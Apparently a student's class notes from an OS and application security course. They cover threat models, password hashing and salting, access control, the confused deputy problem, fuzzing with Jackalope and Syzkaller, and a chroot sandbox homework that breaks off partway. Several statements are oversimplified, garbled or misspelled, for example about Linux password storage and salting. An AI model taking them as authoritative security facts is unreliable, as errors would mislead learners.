Session 5 > OS and Application Security
Session 5 Class Notes
Instructor: Michael Alan Spector (Georgia Tech), SPDR Lab
What is computer security
- Security as systems design
- Security as ecosystem analysis
Security System Design
design of systems that achieve some property against an active adversary
- define a system
-
define goals
-
Goals vs Threat Models
- Goals > what security objectives do you want to achieve
- Threat Model > defines what is in and out of scope of Attacker
What could go wrong?
- bad goals
- bad threat model
- bad mechanism
Kerckhoff’s Principle > a system is only secure if the adversary knows everything about the system, and it is still secure
The Clipper Chip
- designed by the NSA
- used in landline phones to gain access
- the chip was compromised via ‘decapping’
Bad Threat Models
- Just Trust Your Hardware > Farewell Dossier
- Just Trust Updates
-
Just Trust your Software
-
- a computer worm, a malware attack, that was aimed at Iran’s nuclear facilities
- has since been mutated and spread to other industrial and energy-producing facilities
Computational Assumptions > cryptogrphy does not survive computing power advances
Syskall Security
- The Kernel provides security guarantees…a highly privileged part of the OS
- a “fuzzer”…sends random information…in a specific way to a specific location to intentionally generate crashes, expose vulnerabilities
Fuzzing is randominzed testing
- Rust is more secure than C…new OS written in Rust
Storing a Password
1. Use plantext > bad idea
2. Use Hashes > vulnerable to brute force attack, and Rainbow Table Attack
3. Use Hash + Salt > store hash of password concat with a random number, as well as the random number
- adding random data to the input of a hash function to guarantee a unique output (the hash) even when the inputs are the same
- normally, the same input would generate the same hash
- protects against hash table attacks
- slows down dictionary and brute-force attacks
- vulnerable to a ‘credential-stuffing attack’ against an online service, because the legitimate server performs the salting and hashing operations
How to Design a Secure OS
- An internet browser…is running random, untrustworthy code over the internet
- How to limit what a running program can do on a system?
- DAC > Discretionary Access Control
-
MAC > Mandatory Access Control
-
root can read and write
- LINUX stores all passwords in the ‘etc’ directory
- change your password by runing ‘setuid’ binaries…runs as root, but can be executed by any arbitrary user
From the video The Confused Deputy Problem I learned:
- The Confused Deputy is a security vulnerability
- An intermediary, the Deputy, sits between a ‘Caller’ and the ultimate ‘Service’
- The Deputy can be exploited to provide more access to the final service than normally permitted > become a confused deputy

From the video The Confused Deputy Problem I further learned:

- The Confused Deputy Problem > is the misuse of extra privileges given to software
- (why does this intermediary exist in the first place?)
Finding Bugs
- AFL, libfuzzer
From Fuzzing Explained I learned:
- A method of ‘vulnerability discovery’
Fuzzing = automated software testing…feeding unexpected, malformed, random data (“fuzz”) into a program to identify security vulnerabilities, bugs and crashes

- Fuzzers are engineered to hit a specific target…to ‘recieve’ bugs in return
- …replaces continuous, manual analysis of a system by a researcher
- Fuzzers are fast, but maybe not as thorough as a human researcher
- ex: random bytes are passed as arguments into a program
- the goal is to cause a program crash due to some ‘exception’ > null deref, buffer overflow, etc.
- modern systems are complex with many layers to pass through…with good error handling routines
- Mutation Based Fuzzing start with legitimate input samples then randomness added on top
- Feedback methods, such as used by Coverage-guided Fuzzing…returns data or visualiztions about how much of the target code was covered by the Fuzzing activity

Jackalope Fuzzer a coverage-guided fuzzer developed by Google, used to discover MacOS and iOS vulnerabilities (image and media parsing)
- Install Jackalope
- Run the main fuzzer
- Configure a bunch of command line arguments to define how it should operate
- First provide some input samples (with a supported Entry Format) to give the Fuzzer some starting point (accelerating results deliverables) in a folder specified with a ‘-in’ prefix
- Configure other flags including how many threads to use, how many iterations per round, etc.
- …including the ‘instrument module’ flag which specifies which binary module coverage data is to be collected from
- A sample input binary is mutated (ex: flip a bit, inserting a random byte) and passed to an instance of the program…and collects coverage from the execution


- the process is iterative, with changes to the sample input continuing to find the most efficient collector > optimization to achieve higher performance
- run through a greater number of inputs in a shorter amount of time
- the fuzzing status in displayed in the terminal including how many executions and how many crashes generated
- after a few minutes, crashes will appear


- input samples that trigger crashes are recorded
- …can be used to reproduce the crash
- the ‘lldb’ program can be used to observe the crash
- a ‘ox41414141’ exception message would indicate that the vulnerability was hit
-
then an analysis can be conducted to find the root cause of the crash

-
Syzkaller Project is a famous cover-guided kernal fuzzer for many operating systems
- more complex than Jackalope
Homework
Objective: - limit OS access to a limited part
Assignment:
- Use containerization (a chroot) to create a minimalist file system “sandbox”
- Observe how a system contains a process, limits it universe, to a subfolder
- Learn the security vulnerabilities of this “containerization” method
Assignment Work
From Understanding chroot I learned:
- ‘chroot’ changes makes a new directory to become the root directory
- Inside the ‘chroot’ directory, not access to other directories (and programs) above it is possible
‘chroot’ is a directory jail
- ‘chroot’ is frequently used instead of a Virtual Machine
- …use extensively in phone OS
chroot Procedure
1. Make a new directory > mkdir

-

Copy some necessary directories into the new directory > bin, lib, lib64

-
Copy contents of bin, lib, lib64 directories into the chroot duplicate directories
-
